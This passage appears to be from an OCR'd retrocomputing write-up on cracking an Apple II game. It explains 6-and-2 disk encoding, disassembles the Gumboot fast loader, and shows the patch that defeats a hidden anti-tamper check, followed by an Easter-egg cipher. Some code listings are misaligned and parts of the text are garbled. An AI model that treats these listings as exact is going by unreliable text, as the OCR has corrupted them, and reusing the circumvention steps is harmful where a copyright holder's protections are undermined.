0837  8D 0B BD   STA $BD0B     to turn on the drive motor)
083A  8D 07 BE   STA $BE07

083D     49 09   EOR #$09       munge $E9 → $E0 (used later
083F  8D 54 BF   STA $BF54     to move the drive head via
                                the stepper motor)

0842     29 70   AND #$70       munge $E0 → $60 (boot slot
0844  8D 37 BE   STA $BE37     x16, used during seek and
0847  8D 69 BE   STA $BE69     write routines)
084A  8D 7F BE   STA $BE7F
084D  8D AC BE   STA $BEAC
```

6 + 2

Before I dive into the next chunk of code, I get to pause and explain a little bit of theory. As you probably know if you're the sort of person who's read this far already, Apple II floppy disks do not contain the actual data that ends up being loaded into memory. Due to hardware limitations of the original Disk II drive, data on disk is stored in an intermediate format called "nibbles." Bytes in memory are encoded into nibbles before writing to disk, and nibbles that you read from the disk must be decoded back into bytes. The round trip is lossless but requires some bit wrangling.

Decoding nibbles-on-disk into bytes-in-memory is a multi-step process. In "6-and-2 encoding" (used by DOS 3.3, ProDOS, and all ".dsk" image files), there are 64 possible values that you may find in the data field. (In the range `$96..$FF`, but not all of those, because some of them have bit patterns that trip up the drive firmware.) We'll call these "raw nibbles."

Step 1) read `$156` raw nibbles from the data field. These values will range from `$96` to `$FF`, but as mentioned earlier, not all values in that range will appear on disk.

Now we have `$156` raw nibbles.

Step 2) decode each of the raw nibbles into a 6-bit byte between 0 and 63. (`%00000000` and `%00111111` in binary.) `$96` is the lowest valid raw nibble, so it gets decoded to 0. `$97` is the next valid raw nibble, so it's decoded to 1. `$98` and `$99` are invalid, so we skip them, and `$9A` gets decoded to 2. And so on, up to `$FF` (the highest valid raw nibble), which gets decoded to 63.


Now we have `$156` 6-bit bytes.

Step 3) split up each of the first `$56` 6-bit bytes into pairs of bits. In other words, each 6-bit byte becomes three 2-bit bytes. These 2-bit bytes are merged with the next `$100` 6-bit bytes to create `$100` 8-bit bytes. Hence the name, "6-and-2" encoding.

The exact process of how the bits are split and merged is... complicated. The first `$56` 6-bit bytes get split up into 2-bit bytes, but those two bits get swapped such that `%01` becomes `%10` and vice-versa. The other `$100` 6-bit bytes each get multiplied by 4 (a.k.a. bit-shifted two places left). This leaves a

hole in the lower two bits, which is filled by one of the 2-bit bytes from the first group.

A diagram might help. "a" through "x" each represent one bit.



Tada! Four 6-bit bytes

```
00abcdef
00ghijkl
00mnopqr
00stuvwx
```

become three 8-bit bytes

```
ghijklfe
mnoprqdc
stuvwxba
```

When DOS 3.3 reads a sector, it reads the first `$56` raw nibbles, decoded them into 6-bit bytes, and stashes them in a temporary buffer at `$BC00`. Then it reads the other `$100` raw nibbles, decodes them into 6-bit bytes, and puts them in another temporary buffer at `$BB00`. Only then does DOS 3.3 start combining the bits from each group to create the full 8-bit bytes that will end up in the target page in memory. This is why DOS 3.3 "misses" sectors when it's reading, because it's busy twiddling bits while the disk is still spinning.

Gumboot also uses "6-and-2" encoding. The first `$56` nibbles in the data field are still split into pairs of bits that will be merged with nibbles that won't come until later. But instead of waiting for all `$156` raw nibbles to be read from disk, it "interleaves" the nibble reads with the bit twiddling required to merge the first `$56` 6-bit bytes and the `$100` that follow. By the time Gumboot gets to the data field checksum, it has already stored all `$100` 8-bit bytes in their final resting place in memory. This means that we can read all 16 sectors on a track in one revolution of the disk. That's what makes it crazy fast.

To make it possible to twiddle the bits and not miss nibbles as the disk spins[25], we do some of the work in advance. We multiply each of the 64 possible decoded values by 4 and store those values. (Since this is done by bit shifting and we're doing it before we start reading the disk, this is called the "pre-shift" table.) We also store all possible 2-bit values in a repeating pattern that will make it easy to look them up later. Then, as we're reading from disk (and timing is tight), we can simulate bit math with a series of table lookups. There is just enough time to convert each raw nibble into its final 8-bit byte before reading the next nibble.

The first table, at `$BC00..$BCFF`, is three columns wide and 64 rows deep. Astute readers will notice that 3 x 64 is not 256. Only three of the columns are used; the fourth (unused) column exists because multiplying by 3 is hard but multiplying by 4 is easy in base 2. The three columns correspond to the three pairs of 2-bit values in those first `$56` 6-bit bytes. Since the values are only 2 bits wide, each column holds one of four different values. (`%00`, `%01`, `%10`, or `%11`.)

The second table, at `$BB96..$BBFF`, is the "pre-shift" table. This contains all the possible 6-bit bytes, in order, each multiplied by 4. (They are shifted to the left two places, so the 6 bits that started in columns 0-5 are now in columns 2-7, and columns 0 and 1 are zeroes.) Like this:

```
00ghijkl -> ghijkl00
```

Astute readers will notice that there are only 64 possible 6-bit bytes, but this second table is larger than 64 bytes. To make lookups easier, the table has empty slots for each of the invalid raw nibbles. In other words, we don't do any math to decode raw nibbles into 6-bit bytes; we just look them up in this table (offset by `$96`, since that's the lowest valid raw nibble) and get the required bit shifting for free.

[25]The disk spins independently of the CPU, and we only have a limited time to read a nibble and do what we're going to do with it before WHOOPS HERE COMES ANOTHER ONE. So time is of the essence. Also, "As The Disk Spins" would make a great name for a retrocomputing-themed soap opera.

addr	raw	decoded 6-bit	pre-shift
$BB96	$96	0 = %00000000	%00000000
$BB97	$97	1 = %00000001	%00000100
$BB98	$98	[invalid raw nibble]	
$BB99	$99	[invalid raw nibble]	
$BB9A	$9A	2 = %00000010	%00001000
$BB9B	$9B	3 = %00000011	%00001100
$BB9C	$9C	[invalid raw nibble]	
$BB9D	$9D	4 = %00000100	%00010000
.			
.			
.			
$BBFE	$FE	62 = %00111110	%11111000
$BBFF	$FF	63 = %00111111	%11111100

Each value in this "pre-shift" table also serves as an index into the first table with all the 2-bit bytes. This wasn't an accident; I mean, that sort of magic doesn't just happen. But the table of 2-bit bytes is arranged in such a way that we can take one of the raw nibbles to be decoded and split apart (from the first $56 raw nibbles in the data field), use each raw nibble as an index into the pre-shift table, then use that pre-shifted value as an index into the first table to get the 2-bit value we need.

Back to Gumboot

This is the loop that creates the pre-shift table at $BB96. As a special bonus, it also creates the inverse table that is used during disk write operations, converting in the other direction.

```
0850     A2 3F   LDX #$3F
0852     86 FF   STX $FF
0854        E8   INX
0855     A0 7F   LDY #$7F
0857     84 FE   STY $FE
0859        98   TYA
085A        0A   ASL
085B     24 FE   BIT $FE
085D     F0 18   BEQ $0877
085F     05 FE   ORA $FE
0861     49 FF   EOR #$FF
0863     29 7E   AND #$7E
0865     B0 10   BCS $0877
0867        4A   LSR
0868     D0 FB   BNE $0865
086A        CA   DEX
086B        8A   TXA
086C        0A   ASL
086D        0A   ASL
086E  99 80 BB   STA $BB80,Y
0871        98   TYA
0872     09 80   ORA #$80
0874  9D 56 BB   STA $BB56,X
0877        88   DEY
0878     D0 DD   BNE $0857
```

And this is the result, where ".." means that the address is uninitialized and unused.

```
BB90                    00 04
BB98 .. .. 08 0C .. 10 14 18
BBA0 .. .. .. .. .. .. 1C 20
BBA8 .. .. .. 24 28 2C 30 34
BBB0 .. .. 38 3C 40 44 48 4C
BBB8 .. 50 54 58 5C 60 64 68
BBC0 .. .. .. .. .. .. .. ..
BBC8 .. .. .. 6C .. 70 74 78
BBD0 .. .. .. 7C .. .. 80 84
BBD8 .. 88 8C 90 94 98 9C A0
BBE0 .. .. .. .. .. A4 A8 AC
BBE8 .. B0 B4 B8 BC C0 C4 C8
BBF0 .. .. CC D0 D4 D8 DC E0
BBF8 .. E4 E8 EC F0 F4 F8 FC
```

Next up: a loop to create the table of 2-bit values at $BC00, magically arranged to enable easy lookups later.

```
087A     84 FD   STY $FD
087C     46 FF   LSR $FF
087E     46 FF   LSR $FF
0880  BD BD 08   LDA $08BD,X
0883  99 00 BC   STA $BC00,Y
0886     E6 FD   INC $FD
0888     A5 FD   LDA $FD
088A     25 FF   AND $FF
088C     D0 05   BNE $0893
088E        E8   INX
088F        8A   TXA
0890     29 03   AND #$03
0892        AA   TAX
0893        C8   INY
0894        C8   INY
0895        C8   INY
0896        C8   INY
0897     C0 03   CPY #$03
0899     B0 E5   BCS $0880
089B        C8   INY
089C     C0 03   CPY #$03
089E     90 DC   BCC $087C
```

And this is the result:

```
BC00 00 00 00 .. 00 00 02 ..
BC08 00 00 01 .. 00 00 03 ..
BC10 00 02 00 .. 00 02 02 ..
BC18 00 02 01 .. 00 02 03 ..
BC20 00 01 00 .. 00 01 02 ..
BC28 00 01 01 .. 00 01 03 ..
BC30 00 03 00 .. 00 03 02 ..
BC38 00 03 01 .. 00 03 03 ..
BC40 02 00 00 .. 02 00 02 ..
BC48 02 00 01 .. 02 00 03 ..
BC50 02 02 00 .. 02 02 02 ..
BC58 02 02 01 .. 02 02 03 ..
BC60 02 01 00 .. 02 01 02 ..
BC68 02 01 01 .. 02 01 03 ..
BC70 02 03 00 .. 02 03 02 ..
BC78 02 03 01 .. 02 03 03 ..
BC80 01 00 00 .. 01 00 02 ..
BC88 01 00 01 .. 01 00 03 ..
BC90 01 02 00 .. 01 02 02 ..
BC98 01 02 01 .. 01 02 03 ..
BCA0 01 01 00 .. 01 01 02 ..
BCA8 01 01 01 .. 01 01 03 ..
BCB0 01 03 00 .. 01 03 02 ..
BCB8 01 03 01 .. 01 03 03 ..
BCC0 03 00 00 .. 03 00 02 ..
BCC8 03 00 01 .. 03 00 03 ..
BCD0 03 02 00 .. 03 02 02 ..
BCD8 03 02 01 .. 03 02 03 ..
BCE0 03 01 00 .. 03 01 02 ..
BCE8 03 01 01 .. 03 01 03 ..
BCF0 03 03 00 .. 03 03 02 ..
BCF8 03 03 01 .. 03 03 03 ..
```

And with that, Gumboot is fully armed and operational.

```
08A0     A9 B2    LDA #$B2     Push a "return" address on
08A2        48    PHA          the stack. We'll come back to
08A3     A9 F0    LDA #$F0     this later. (Ha ha, get it,
08A5        48    PHA          come back to it? OK, let's
                                pretend that never happened.)

08A6     A9 01    LDA #$01     Set up an initial read of 3
08A8     A2 03    LDX #$03     sectors from track 1 into
08AA     A0 B0    LDY #$B0     $B000..$B2FF. This contains
                                the high scores data, zero
                                page, and a new output vector
                                that interfaces with Gumboot.

08AC  4C 00 BD    JMP $BD00    Read all that from disk and
                               exit via the "return" address
                               we just pushed on the stack
                               at $0895.
```

Execution will continue at `$B2F1`, once we read that from disk. `$B2F1` is new code I wrote, and I promise to show it to you. But first, I get to finish showing you how the disk read routine works.

Read & Go Seek

In a standard DOS 3.3 RWTS, the softswitch to read the data latch is "`LDA $C08C,X`", where X is the boot slot times 16, to allow disks to boot from any slot. Gumboot also supports booting and reading from any slot, but instead of using an index, most fetch instructions are set up in advance based on the boot slot. Not only does this free up the X register, it lets us juggle all the registers and put the raw nibble value in whichever one is convenient at the time. (We take full advantage of this freedom.) I've marked each pre-set softswitch with ☺.

There are several other instances of addresses and constants that get modified while Gumboot is executing. I've left these with a bogus value `$D1` and marked them with ☺.

Gumboot's source code should be available from the same place you found this write-up. If you're looking to modify this code for your own purposes, I suggest you "use the source, Luke."

```
*BD00L
BD00        0A   ASL           A = the track number to seek
BD01  8D 10 BF   STA $BF10     to. We multiply it by 2 to
                               convert it to a phase, then
                               store it inside the seek routine
                               which we will call shortly.

BD04  8E EF BD   STX $BDEF     X = the number of sectors to
                               read

BD07  8C 24 BD   STY $BD24     Y = the starting address in
                               memory

BD0A  AD E9 C0   LDA $C0E9 ☺   turn on the drive motor

BD0D  20 75 BF   JSR $BF75     poll for real nibbles (#$FF
                               followed by non-#$FF) as a
                               way to ensure the drive has
                               spun up fully

BD10     A9 10   LDA #$10      are we reading this entire
BD12  CD EF BD   CMP $BDEF     track?

BD15     B0 01   BCS $BD18     yes -> branch

BD17        AA   TAX           no
BD18  8E 94 BF   STX $BF94

BD1B  20 04 BF   JSR $BF04     seek to the track we want

BD1E  AE 94 BF   LDX $BF94     Initialize an array of which
BD21     A0 00   LDY #$00      sectors we've read from the
BD23     A9 D1   LDA #$D1 ☺    current track. The array is in
BD25  99 84 BF   STA $BF84,Y   physical sector order, thus the
BD28  EE 24 BD   INC $BD24     RWTS assumes data is stored
BD2B        C8   INY           in physical sector order on
BD2C        CA   DEX           each track. (This saves 18
BD2D     D0 F4   BNE $BD23     bytes: 16 for the table and 2
                               for the lookup command!)
BD2F  20 D5 BE   JSR $BED5     Values are the actual pages in
                               memory where that sector
*BED5L                         should go, and they get
                               zeroed once the sector is read
                               (so we don't waste time
                               decoding the same sector
                               twice).

BED5  20 E4 BE   JSR $BEE4     This routine reads nibbles
BED8     C9 D5   CMP #$D5      from disk until it finds the
BEDA     D0 F9   BNE $BED5     sequence "D5 AA", then it
BEDC  20 E4 BE   JSR $BEE4     reads one more nibble and
BEDF     C9 AA   CMP #$AA      returns it in the accumulator.
BEE1     D0 F5   BNE $BED8     We reuse this routine to find
BEE3        A8   TAY           both the address and data
BEE4  AD EC C0   LDA $C0EC ☺   field prologues.
BEE7     10 FB   BPL $BEE4
BEE9        60   RTS
```

Continuing from `$BD32`...

```
BD32     49 AD    EOR #$AD
BD34     F0 35    BEQ $BD6B
BD36  20 C2 BE    JSR $BEC2

*BEC2L

BEC2     A0 03    LDY #$03
BEC4  20 E4 BE    JSR $BEE4
BEC7        2A    ROL
BEC8  8D E0 BD    STA $BDE0
BECB  20 E4 BE    JSR $BEE4
BECE  2D E0 BD    AND $BDE0
BED1        88    DEY
BED2     D0 F0    BNE $BEC4

BED4        60    RTS
```

If that third nibble is not #$AD, we assume it's the end of the address prologue. (#$96 would be the third nibble of a standard address prologue, but we don't actually check.) We fall through and start decoding the 4-4 encoded values in the address field.

This routine parses the 4-4-encoded values in the address field. The first time through this loop, we'll read the disk volume number. The second time, we'll read the track number. The third time, we'll read the physical sector number. We don't actually care about the disk volume or the track number, and once we get the sector number, we don't verify the address field checksum.

On exit, the accumulator contains the physical sector number.

Continuing from $BD39...

```
BD39        A8    TAY

BD3A  BE 84 BF    LDX $BF84,Y

BD3D     F0 F0    BEQ $BD2F

BD3F  8D E0 BD    STA $BDE0

BD42  8E 64 BD    STX $BD64
BD45  8E C4 BD    STX $BDC4
BD48  8E 7C BD    STX $BD7C
BD4B  8E 8E BD    STX $BD8E
BD4E  8E A6 BD    STX $BDA6
BD51  8E BE BD    STX $BDBE
BD54        E8    INX
BD55  8E D9 BD    STX $BDD9
BD58        CA    DEX
BD59        CA    DEX
BD5A  8E 94 BD    STX $BD94
BD5D  8E AC BD    STX $BDAC

BD60     A0 FE    LDY #$FE
BD62  B9 02 D1    LDA $D102,Y
BD65        48    PHA
BD66        C8    INY
BD67     D0 F9    BNE $BD62

BD69     B0 C4    BCS $BD2F

BD6B     E0 00    CPX #$00
```

use physical sector number as an index into the sector address array

get the target page (where we want to store this sector in memory)

if the target page is #$00, it means we've already read this sector, so loop back to find the next address prologue

store the physical sector number later in this routine

store the target page in several places throughout this routine

Save the two bytes immediately after the target page, because we're going to use them for temporary storage. (We'll restore them later.)

this is an unconditional branch

execution continues here (from $BD34) after matching the data prologue

```
BD6D     F0 C0    BEQ $BD2F
```

If X is still #$00, it means we found a data prologue before we found an address prologue. In that case, we have to skip this sector, because we don't know which sector it is and we wouldn't know where to put it. Sad!

Nibble loop #1 reads nibbles $00..$55, looks up the corresponding offset in the preshift table at $BB96, and stores that offset in the temporary two-byte buffer after the target page.

```
BD6F  8D 7E BD    STA $BD7E

BD72  AE EC C0    LDX $C0EC
BD75     10 FB    BPL $BD72

BD77  BD 00 BB    LDA $BB00,X

BD7A  99 02 D1    STA $D102,Y

BD7D     49 D1    EOR #$D1

BD7F        C8    INY
BD80     D0 ED    BNE $BD6F
```

initialize rolling checksum to #$00, or update it with the results from the calculations below

read one nibble from disk

The nibble value is in the X register now. The lowest possible nibble value is $96 and the highest is $FF. To look up the offset in the table at $BB96, we index off $BB00 + X. Math!

Now the accumulator has the offset into the table of individual 2-bit combinations ($BC00..$BCFF). Store that offset in a temporary buffer towards the end of the target page. (It will eventually get overwritten by full 8-bit bytes, but in the meantime it's a useful $56-byte scratch space.)

The EOR value is set at $BD6F each time through loop #1.

The Y register started at #$AA (set by the "TAY" instruction at $BD39), so this loop reads a total of #$56 nibbles.

Here endeth nibble loop #1.

Nibble loop #2 reads nibbles $56..$AB, combines them with bits 0-1 of the appropriate nibble from the first $56, and stores them in bytes $00..$55 of the target page in memory.

```
BD82     A0 AA    LDY #$AA
BD84  AE EC C0    LDX $C0EC
BD87     10 FB    BPL $BD84
BD89  5D 00 BB    EOR $BB00,X
BD8C  BE 02 D1    LDX $D102,Y

BD8F  5D 02 BC    EOR $BC02,X

BD92  99 56 D1    STA $D156,Y

BD95        C8    INY
BD96     D0 EC    BNE $BD84
```

This address was set at $BD5A based on the target page (minus 1 so we can add Y from #$AA..#$FF).

Here endeth nibble loop #2.

Nibble loop #3 reads nibbles $AC..$101, combines them with bits 2-3 of the appropriate nib-

ble from the first $56, and stores them in bytes $56..$AB of the target page in memory.

```
BD98     29 FC   AND #$FC
BD9A     A0 AA   LDY #$AA
BD9C  AE EC C0   LDX $C0EC ↩
BD9F     10 FB   BPL $BD9C
BDA1  5D 00 BB   EOR $BB00,X
BDA4  BE 02 D1   LDX $D102,Y
↩
BDA7  5D 01 BC   EOR $BC01,X

BDAA  99 AC D1   STA $D1AC,Y   This address was set at $BD5D
↩                              based on the target page
BDAD        C8   INY           (minus 1 so we can add Y
BDAE     D0 EC   BNE $BD9C     from #$AA..#$FF).
```

Here endeth nibble loop #3.


Loop #4 reads nibbles $102..$155, combines them with bits 4-5 of the appropriate nibble from the first $56, and stores them in bytes $AC..$101 of the target page in memory. (This overwrites two bytes after the end of the target page, but we'll restore then later from the stack.)

```
BDB0     29 FC   AND #$FC
BDB2     A2 AC   LDX #$AC
BDB4  AC EC C0   LDY $C0EC ↩
BDB7     10 FB   BPL $BDB4
BDB9  59 00 BB   EOR $BB00,Y
BDBC  BC 00 D1   LDY $D100,X
↩
BDBF  59 00 BC   EOR $BC00,Y

BDC2  9D 00 D1   STA $D100,X   This address was set at $BD45
↩                              based on the target page.
BDC5        E8   INX
BDC6     D0 EC   BNE $BDB4
```

Here endeth nibble loop #4.

```
BDC8     29 FC   AND #$FC      Finally, get the last nibble
BDCA  AC EC C0   LDY $C0EC ↩   and convert it to a byte. This
BDCD     10 FB   BPL $BDCA     should equal all the previous
BDCF  59 00 BB   EOR $BB00,Y   bytes XOR'd together. (This
                               is the standard checksum
                               algorithm shared by all
                               16-sector disks.)

BDD2     C9 01   CMP #$01      set carry if value is anything
                               but 0

BDD4     A0 01   LDY #$01      Restore the original data in
BDD6        68   PLA           the two bytes after the target
BDD7  99 00 D1   STA $D100,Y   page. (This does not affect
↩                              the carry flag, which we will
BDDA        88   DEY           check in a moment, but we
BDDB     10 F9   BPL $BDD6     need to restore these bytes
                               now to balance out the
                               pushing to the stack we did at
                               $BD65.)

BDDD     B0 8A   BCS $BD69     if data checksum failed at
                               $BDD2, start over

BDDF     A0 D1   LDY #$D1 ↩    This was set to the physical
BDE1        8A   TXA           sector number (at $BD3F), so
                               this is a index into the
                               16-byte array at $BF84.

BDE2  99 84 BF   STA $BF84,Y   store #$00 at this location in
                               the sector array to indicate
                               that we've read this sector

BDE5  CE EF BD   DEC $BDEF     decrement sector count
BDE8  CE 94 BF   DEC $BF94
BDEB        38   SEC

BDEC     D0 EF   BNE $BDDD     If the sectors-left-in-this-track
                               count (in $BF94) isn't zero
                               yet, loop back to read more
                               sectors.

BDEE     A2 D1   LDX #$D1 ↩    If the total sector count (in
BDF0     F0 09   BEQ $BDFB     $BDEF, set at $BD04 and
                               decremented at $BDE5) is zero,
                               we're done—no need to read
                               the rest of the track. (This
                               lets us have sector counts that
                               are not multiples of 16, i.e.
                               reading just a few sectors
                               from the last track of a
                               multi-track block.)

BDF2  EE 10 BF   INC $BF10     increment phase (twice, so it
BDF5  EE 10 BF   INC $BF10     points to the next whole
                               block)

BDF8  4C 10 BD   JMP $BD10     jump back to seek and read
                               from the next track

BDFB  AD E8 C0   LDA $C0E8 ↩   Execution continues here
BDFE        60   RTS           (from $BDEF). We're all done,
                               so turn off drive motor and
                               exit.
```

And that's all she wrote^H^H^H^Hread.



I Make My Verse For The Universe

How's our master plan from page 47 going? Pretty darn well, I'd say.

Step 1) write all the game code to a standard disk. Done.

Step 2) write an RWTS. Done.

Step 3) make them talk to each other.

The "glue code" for this final step lives on track 1. It was loaded into memory at the very end of the boot sector:

```
089B-   A9 01      LDA   #$01
089D-   A2 03      LDX   #$03
089F-   A0 B0      LDY   #$B0
08A1-   4C 00 BD   JMP   $BD00
```

That loads 3 sectors from track 1 into `$B000..$B2FF`. `$B000` is the high scores, which stays at `$B000`. `$B100` is moved to zero page. `$B200` is the output vector and final initialization code. This page is never used by the game. (It was used by the original RWTS, but that has been greatly simplified by stripping out the copy protection. I love when that happens!)

Here is my output vector, replacing the code that originally lived at `$BF6F`:

```
*B200L
B200     C9 07    CMP #$07       command or regular
                                 character?
B202     90 03    BCC $B207      command -> branch

B204  6C 3A 00    JMP ($003A)    regular character -> print to
                                 screen
B207     85 5F    STA $5F        store command in zero page

B209        A8    TAY            set up the call to the screen
B20A  B9 97 B2    LDA $B297,Y    fill
B20D  8D 19 B2    STA $B219

B210  B9 9E B2    LDA $B29E,Y    set up the call to Gumboot
B213  8D 1C B2    STA $B21C

B216     A9 00    LDA #$00       call the appropriate screen fill
B218  20 69 B2    JSR $B269

B21B  20 2B B2    JSR $B22B      call Gumboot

B21E     A5 5F    LDA $5F        find the entry point for this
B220        0A    ASL            block
B221        A8    TAY

B222  B9 A6 B2    LDA $B2A6,Y    push the entry point to the
B225        48    PHA            stack
B226  B9 A5 B2    LDA $B2A5,Y
B229        48    PHA

B22A        60    RTS            and exit via "RTS"
```

This is the routine that calls Gumboot to load the appropriate blocks of game code from the disk, according to the disk map on page 47. Here is the summary of which sectors are loaded by each block:

cmd	track (A)	count (X)	page (Y)
$00	$02	$38	$08
	$06	$28	$60
$01	$09	$38	$08
	$0D	$50	$60
$02	$12	$38	$08
	$16	$28	$60
$03	$19	$20	$20

(The parameters for command `#$06` are the same as command `#$01`.)

The lookup at `$B210` modified the "JSR" instruction at `$B21B`, so each command starts in a different place:

```
B22B     A9 02    LDA #$02       command #$00
B22D  20 56 B2    JSR $B256
B230     A9 06    LDA #$06
B232     D0 1C    BNE $B250

B234     A9 09    LDA #$09       command #$01
B236  20 56 B2    JSR $B256
B239     A9 0D    LDA #$0D
B23B     A2 50    LDX #$50
B23D     D0 13    BNE $B252

B23F     A9 12    LDA #$12       command #$02
B241  20 56 B2    JSR $B256
B244     A9 16    LDA #$16
B246     D0 08    BNE $B250

B248     A9 19    LDA #$19       command #$03
B24A     A2 20    LDX #$20
B24C     A0 20    LDY #$20
B24E     D0 0A    BNE $B25A
B250     A2 28    LDX #$28
B252     A0 60    LDY #$60
B254     D0 04    BNE $B25A
B256     A2 38    LDX #$38
B258     A0 08    LDY #$08
B25A  4C 00 BD    JMP $BD00

B25D     A9 01    LDA #$01       command #$04: seek to track
B25F  20 00 BF    JSR $BF00      1 and write $B000..$B0FF to
B262     A9 00    LDA #$00       sector 0
B264     A0 B0    LDY #$B0
B266  4C 00 BE    JMP $BE00
```

```
B269     A5 60   LDA $60       exact replica of the screen fill
B26B  4D 50 C0   EOR $C050     code that was originally at
B26E     85 60   STA $60       $BEB0
B270     29 0F   AND #$0F
B272     F0 F5   BEQ $B269
B274     C9 0F   CMP #$0F
B276     F0 F1   BEQ $B269
B278  20 66 F8   JSR $F866
B27B     A9 17   LDA #$17
B27D        48   PHA
B27E  20 47 F8   JSR $F847
B281     A0 27   LDY #$27
B283     A5 30   LDA $30
B285     91 26   STA ($26),Y
B287        88   DEY
B288     10 FB   BPL $B285
B28A        68   PLA
B28B        38   SEC
B28C     E9 01   SBC #$01
B28E     10 ED   BPL $B27D
B290  AD 56 C0   LDA $C056
B293  AD 54 C0   LDA $C054
B296        60   RTS



B297 [69 7B 69 69 96 96 69]    lookup table for screen fills

B29E [2B 34 3F 48 2A 2A 34]    lookup table for Gumboot
                               calls

B2A5 [9C 0F]                   lookup table for entry points
B2A7 [F8 31]
B2A9 [34 10]
B2AB [57 FF]
B2AD [5C B2]
B2AF [95 B2]
B2B1 [77 23]
```

Last but not least, a short routine at `$B2F1` to move zero page into place and start the game. (This is called because we pushed `#$B2/#$F0` to the stack in our boot sector, at `$0895`.)

```
*B2F1L
B2F1     A2 00   LDX #$00       copy $B100 to zero page
B2F3  BD 00 B1   LDA $B100,X
B2F6     95 00   STA $00,X
B2F8        E8   INX
B2F9     D0 F8   BNE $B2F3


B2FB     A9 00   LDA #$00       print a null character to start
B2FD  4C ED FD   JMP $FDED     the game
```

Quod erat liberand one more thing...

Oops

Heeeeey there. Remember this code?

```
0372     A9 34   LDA #$34
0374        48   PHA
...
0378        28   PLP
```

Here's what I said about it when I first saw it:

> pop that #$34 off the stack, but use it as status registers (weird, but legal—if it turns out to matter, I can figure out exactly which status bits get set and cleared)

Yeah, so that turned out to be more important than I thought. After extensive play testing, we[26] discovered the game becomes unplayable on level 3.

How unplayable? Gates that are open won't close; balls pass through gates that are already closed; bins won't move more than a few pixels.

So, not a crash, and (contrary to our first guess) not an incompatibility with modern emulators. It affects real hardware too, and it was intentional. Deep within the game code, there are several instances of code like this:

```
T0A,S00
---------- DISASSEMBLY MODE ----------
0021:08                 PHP
0022:68                 PLA
0023:29 04              AND    #$04
0025:D0 0A              BNE    $0031
0027:A5 18              LDA    $18
0029:C9 02              CMP    #$02
002B:90 04              BCC    $0031
002D:A9 10              LDA    #$10
002F:85 79              STA    $79
0031:A5 79              LDA    $79
0033:85 7A              STA    $7A
```

"PHP" pushes the status registers on the stack, but "PLA" pulls a value from the stack and stores it as a byte, in the accumulator. That's... weird. Also, it's the reverse of the weird code we saw at `$0372`, which took a byte in the accumulator and blitted it into the status registers. Then "`AND #$04`" isolates one status bit in particular: the interrupt flag. The rest of the code is the game-specific way of making the game unplayable.


This is a very convoluted, obfuscated, sneaky way to ensure that the game was loaded through its original bootloader. Which, of course, it wasn't.

The solution: after loading each block of game code and pushing the new entry point to the stack, set the interrupt flag.

```
B222  B9 A6 B2   LDA $B2A6,Y   pop that #$34 off the stack,
B225        48   PHA           but use it as status registers
B226  B9 A5 B2   LDA $B2A5,Y   (weird, but legal—if it turns
B229        48   PHA           out to matter, I can figure out
                               exactly which status bits get
                               set and cleared) push the
                               entry point to the stack

B22A        78   SEI           set the interrupt flag (new!)


B22B        60   RTS           and exit via "RTS"
```

Many thanks to Marco V. for reporting this and helping reproduce it; qkumba for digging into it to find the check within the game code; Tom G. for making the connection between the interrupt flag and the weird "LDA/PHA/PLP" code at `$0372`.

[26] not me, and not qkumba either, who beat the entire game twice. It was Marco V. Thanks, Marco!



This Is Not The End, Though

This game holds one more secret, but it's not related to the copy protection, thank goodness. As far as I can tell, this secret has not been revealed in 33 years. qkumba found it because of course he did.

Once the game starts, press `Ctrl-J` to switch to joystick mode. Press and hold button 2 to activate "targeting" mode, then move your joystick to the bottom-left corner of the screen and also press button 1. The screen will be replaced by this message:

PRESS CTRL-Z DURING THE CARTOONS

Now, the game has 5 levels. After you complete a level, your character gets promoted: worker, foreman, supervisor, manager, and finally vice president. Each of these is a little cartoon—what kids today would call a cut scene. When you complete the entire game, it shows a final screen and your character retires.

Pressing `Ctrl-Z` during each cartoon reveals four ciphers.

After level 1:

RBJRY JSYRR

After level 2:

VRJJRY ZIAR

After level 3:

ESRB

After level 4:

FIG YRJMYR

Taken together, they form a simple substitution cipher:

- ENTER THREE
- LETTER CODE
- WHEN
- YOU RETIRE

But what is the code?

It turns out that pressing `Ctrl-Z` *again*, while any of the pieces of the cipher are on screen, reveals another clue:

DOUBLE HELIX

Entering the three-letter code `DNA` at the "retirement" screen reveals the final secret message:

```
AHA!  YOU MADE IT!
EITHER YOU ARE AN EXCELLENT GAME-PLAYER
